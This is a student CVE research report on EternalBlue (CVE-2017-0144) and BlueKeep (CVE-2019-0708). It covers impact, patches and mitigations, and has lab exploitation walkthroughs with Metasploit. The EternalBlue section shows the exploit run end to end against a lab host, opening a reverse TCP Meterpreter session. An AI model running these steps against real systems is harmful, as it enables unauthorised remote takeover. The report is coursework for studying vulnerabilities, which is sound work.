Sri Lanka Institute of Information Technology

SNP Assignment

IT22357762-Dewmini P.L.T

CVE Research Report

System and Network Programming – IE2012

B.Sc. (Hons) in Information Technology-Cyber Security

Contents

1 Abstract

This paper focuses on the vulnerabilities present in windows systems and one database vulnerability. The operating system serves as the fundamental framework for any computing infrastructure. Due to the presence of several vulnerabilities which harm successful operation , it is imperative to address and rectify them promptly. In this scenario, comprehending and addressing the vulnerability is a crucial aspect in maintaining a prosperous organization.
This study offers a detailed overview of vulnerabilities in operating systems, their possible impact, and recommended mitigation strategies to uphold the principles of Confidence, Integrity, and Availability (CIA).

2 Introduction

Topic – Operating System Vulnerabilities

The operating system serves as the fundamental framework for computing infrastructures. The advancement of computer technology has led to an increase in the intricacy of operating systems. Simultaneously, a multitude of vulnerabilities are emerging. The mitigation of vulnerabilities in the operating system has proven challenging due to its inherent complexity.

However, the identification, assessment, and mitigation of risks are crucial components. Numerous experts are actively engaged in addressing this issue. The Common Vulnerabilities and Exposures (CVE) framework serves as the established approach for cataloging and monitoring security vulnerabilities identified during the remediation process. Each Common Vulnerabilities and Exposures (CVE) entry offers a distinct identifier, a comprehensive description of the vulnerability, information regarding the affected system or software, and recommended remedial actions. Vulnerabilities include defects, design flaws or configuration errors.

3 CVE identification

CVE	Vendor	Affected products	Patch information
CVE – 2022-38637	[Hospital Management System Project]	Hospital Management System (HMS) v1.0 application.	HMS v1.0.1
CVE-2019-0708	Microsoft	Windows XP Windows Server 2003 Windows Vista Windows Server 2008 Windows 7 Windows Server 2008 R2	Windows XP: KB4509037 Windows Server 2003: KB4509038 Windows Vista: KB4509033 Windows Server 2008: KB4509035 Windows 7: KB4509033 Windows Server 2008 R2: KB4509034
CVE-2017-0144	Microsoft	Microsoft Windows 7 SP1 and later Microsoft Windows Server 2008 SP2 and later Samba versions before 4.7.6 VMWare ESXi versions before 6.0 Oracle VirtualBox versions before 5.1.22 Citrix XenServer versions before 6.5 SP1 Huawei FusionSphere versions before 2017-C01	Windows 7 SP1 and later: KB4012212 Windows Server 2008 SP2 and later: KB4012213 Windows 10 and later: KB4012606 Samba versions before 4.7.6: Upgrade to 4.7.6 or later VMWare ESXi versions before 6.0: Upgrade to 6.0 or later Oracle VirtualBox versions before 5.1.22: Upgrade to 5.1.22 or later Citrix XenServer versions before 6.5 SP1: Upgrade to 6.5 SP1 or later Huawei FusionSphere versions before 2017-C01: Upgrade to 2017-C01 or later

4 Research Findings

4.1 CVE-2017-0144

CVE-2017-0144, often known as Eternal Blue, is a remote code execution vulnerability in the Server Message Block (SMB) protocol, which allows computers to share files and resources across a network. The Shadow Brokers group discovered Eternal Blue and made it public in April 2017.EternalBlue takes use of a flaw in the way SMBv1 handles specially crafted queries. An attacker can transmit a rogue SMBv1 packet to a vulnerable machine, causing it to run arbitrary code. This could provide the attacker access to the machine, allowing them to install malware or steal data. Eternal Blue was utilized in a variety of high-profile cyberattacks, including the May 2017 WannaCry ransomware campaign and the June 2017 Not Petya ransomware assault. These attacks cost billions of dollars.

When the process is considered,

- The attacker crafts a specially constructed SMBv1 packet that exploits the Eternal Blue vulnerability.
- The attacker sends the packet to the vulnerable system.
- The vulnerable system processes the packet, causing a buffer overflow.
- The attacker's code is executed on the vulnerable system.

4.1.1 Summary

Type – Remote code execution

Affected software –

- Microsoft Windows 7, 8, 8.1, 10, Server 2008, Server 2008 R2, Server 2012, Server 2012 R2, and Server 2016
- Samba versions older than 4.7.6
- VMWare ESXi versions older than 6.0
- Oracle VirtualBox versions older than 5.1.22
- Citrix XenServer versions older than 6.5 SP1
- Huawei FusionSphere versions older than 2017-C01

Discovery date – 14th of April 2017

4.1.2 Impact

A successful exploit of Eternal Blue can allow an attacker to:

- Remotely execute arbitrary code on the vulnerable system
- Install malware.


- Steal data
- Disrupt the system.

4.1.3 Mitigation


To mitigate the risk of Eternal Blue, users should:

- Disable SMBv1
- Install the latest security patches for their operating system.
- Use a firewall to block SMBv1 traffic.
- Use a network security solution that can detect and block Eternal Blue attacks.


4.1.4 Exploitation



- Nmap scan has conducted in order to identify the target.




```
┌──(tharu㉿kali)-[~]
└─$ msfconsole

                                https://metasploit.com


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue
```



```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execut
ion


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                 Required  Description
   ----         ---------------                 --------  -----------
   CHECK_ARCH   true                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework yes       List of named pipes to check
                /data/wordlists/named_pipes.txt
   RHOSTS                                       yes       The target host(s), see https://docs.metasploit.com/doc
                                                          s/using-metasploit/basics/using-metasploit.html
   RPORT        445                             yes       The SMB service port (TCP)
   SMBDomain    .                               no        The Windows domain to use for authentication
   SMBPass                                      no        The password for the specified username
   SMBUser                                      no        The username to authenticate as
   THREADS      1                               yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- Then after Opened the Metasploit framework and search for eternal blue vulnerability and used auxiliary module to determine whether the target is vulnerable to the CVE.



- As the show options gives the details that the port 445 should be opened, I have conducted Nmap again to check whether it is open.
- The RHOST value should be set with the remote machine IP and it's high time to run the module.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show info

       Name: MS17-010 SMB RCE Detection
     Module: auxiliary/scanner/smb/smb_ms17_010
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Luke Jennings

Check supported:
  No

Basic options:
  Name         Current Setting                  Required  Description
  ----         ---------------                  --------  -----------
  CHECK_ARCH   true                             no        Check for architecture on vulnerable hosts
  CHECK_DOPU   true                             no        Check for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE   false                            no        Check for named pipe on vulnerable hosts
  NAMED_PIPES  /usr/share/metasploit-framework  yes       List of named pipes to check
               /data/wordlists/named_pipes.txt
  RHOSTS       192.168.1.18                     yes       The target host(s), see https://docs.metasploit.com/docs
                                                          /using-metasploit/basics/using-metasploit.html
  RPORT        445                              yes       The SMB service port (TCP)
  SMBDomain    .                                no        The Windows domain to use for authentication
  SMBPass                                       no        The password for the specified username
  SMBUser                                       no        The username to authenticate as
  THREADS      1                                yes       The number of concurrent threads (max one per host)

Description:
  Uses information disclosure to determine if MS17-010 has been patched or not.
  Specifically, it connects to the IPC$ tree and attempts a transaction on FID 0.
  If the status returned is "STATUS_INSUFF_SERVER_RESOURCES", the machine does
  not have the MS17-010 patch.

  If the machine is missing the MS17-010 patch, the module will check for an
  existing DoublePulsar (ring 0 shellcode/malware) infection.

  This module does not require valid SMB credentials in default server
  configurations. It can log on as the user "\" and connect to IPC$.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html
```

```
View the full module info with the info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.18:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x86 (32-bit)
[*] 192.168.1.18:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

- Auxiliary module has return with the message that the target is likely vulnerable.

```
iew the full module info with the info, or info -d command.

sf6 exploit(windows/smb/ms17_010_eternalblue) > run

*] Started reverse TCP handler on 192.168.1.22:4444
*] 192.168.1.21:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
+] 192.168.1.21:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (
bit)
*] 192.168.1.21:445      - Scanned 1 of 1 hosts (100% complete)
+] 192.168.1.21:445 - The target is vulnerable.
*] 192.168.1.21:445 - Connecting to target for exploitation.
+] 192.168.1.21:445 - Connection established for exploitation.
+] 192.168.1.21:445 - Target OS selected valid for OS indicated by SMB reply
*] 192.168.1.21:445 - CORE raw buffer dump (38 bytes)
*] 192.168.1.21:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
*] 192.168.1.21:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
*] 192.168.1.21:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
+] 192.168.1.21:445 - Target arch selected valid for arch indicated by DCE/RPC reply
*] 192.168.1.21:445 - Trying exploit with 12 Groom Allocations.
*] 192.168.1.21:445 - Sending all but last fragment of exploit packet
*] 192.168.1.21:445 - Starting non-paged pool grooming
+] 192.168.1.21:445 - Sending SMBv2 buffers
+] 192.168.1.21:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
*] 192.168.1.21:445 - Sending final SMBv2 buffers.
*] 192.168.1.21:445 - Sending last fragment of exploit packet!
*] 192.168.1.21:445 - Receiving response from exploit packet
+] 192.168.1.21:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
*] 192.168.1.21:445 - Sending egg to corrupted connection.
*] 192.168.1.21:445 - Triggering free of corrupted buffer.
*] Sending stage (200774 bytes) to 192.168.1.21
*] Meterpreter session 1 opened (192.168.1.22:4444 → 192.168.1.21:3486) at 2023-10-30 00:37:03 +0530
+] 192.168.1.21:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
+] 192.168.1.21:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
+] 192.168.1.21:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

4.2 CVE-2019-0708

Unauthenticated attackers can use CVE-2019-0708, a severe vulnerability in the Remote Desktop Services (RDS) protocol, to remotely execute arbitrary code on susceptible systems. On May 14, 2019, the Microsoft Security Response Centre (MSRC) made the public aware of this issue.

The RDS authentication procedure contains a buffer overflow that is the source of the vulnerability. By submitting a well constructed authentication request to an RDS server that is susceptible, an attacker can take advantage of this vulnerability. The attacker can then run any code on the server if the server is able to authenticate the request.

Windows Server 2008, Windows Server 2008 R2, Windows Server 2012, Windows Server 2012 R2, and Windows Server 2016 are among the versions of Windows Server that are impacted by the vulnerability. Windows 7 and Windows 10 are similarly impacted, but only in the event that the Remote Desktop Service is active.

When the method of the attack is considered,

1. A vulnerable RDS server receives a specially crafted authentication request from the attacker.
2. The request for authentication is buffered by the server.
3. The buffer overflows when the attacker feeds the server more data.
4. The server's memory gets tainted by the overflowing buffer.
5. On the server, the attacker runs arbitrary code.

4.2.1 Summary

Type – Remote code execution

Affected software –

- Windows Server 2008
- Windows Server 2008 R2
- Windows Server 2012
- Windows Server 2012 R2
- Windows Server 2016
- Windows 7 with RDS enabled
- Windows 10 with RDS enabled.

Discovery date – 14th of May 2019


4.2.2 Impact

- Data theft
- Malware installation
- System takeover
- Network disruption


4.2.3 Mitigation

- Install the security updates released by Microsoft as soon as possible.
- Enable Network Level Authentication (NLA) on all RDS servers.
- Block TCP port 3389 at the firewall unless it is specifically needed.
- Implement least privilege access controls.
- Educate users about the risks of phishing attacks.

4.2.4 Exploitation



- In order to identify the open ports which is in the target firstly Nmap scan was executed. As information on the CVE is gathered before, it was mentioned that the 3389 port should be opened. With the results of the Nmap it was cleared that the Windows 7 machine is not opened for 3389 port. Thus, I opened remote sharing option in target machine for exploitation and later found out after the setting the port 3389 is opened.



- As the target is cleared, it is essential to open the metasploitable framework. Using msfconsole command the framework is opened and kept search on bluekeep vulnerability as the CVE-2019-0708 is on it.

```
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search bluekeep

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep     2019-05-14       normal  Yes    CVE-2019-0708 BlueKeep Micro
soft Remote Desktop RCE Check
   1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce  2019-05-14       manual  Yes    CVE-2019-0708 BlueKeep RDP R
emote Windows Kernel Use After Free

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_blueke
ep_rce

msf6 > use 0
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > show info

       Name: CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
     Module: auxiliary/scanner/rdp/cve_2019_0708_bluekeep
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2019-05-14

Provided by:
  National Cyber Security Centre
  JaGoTu
  zerosum0x0
  Tom Sellers

Module stability:
 crash-safe

Available actions:
    Name   Description
    ----   -----------
    Crash  Trigger denial of service vulnerability
⇒   Scan   Scan for exploitable targets

Check supported:
  Yes

Basic options:
  Name             Current Setting  Required  Description
  ----             ---------------  --------  -----------
  RDP_CLIENT_IP    192.168.0.100    yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME  rdesktop         no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN                        no        The client domain name to report during connect
```

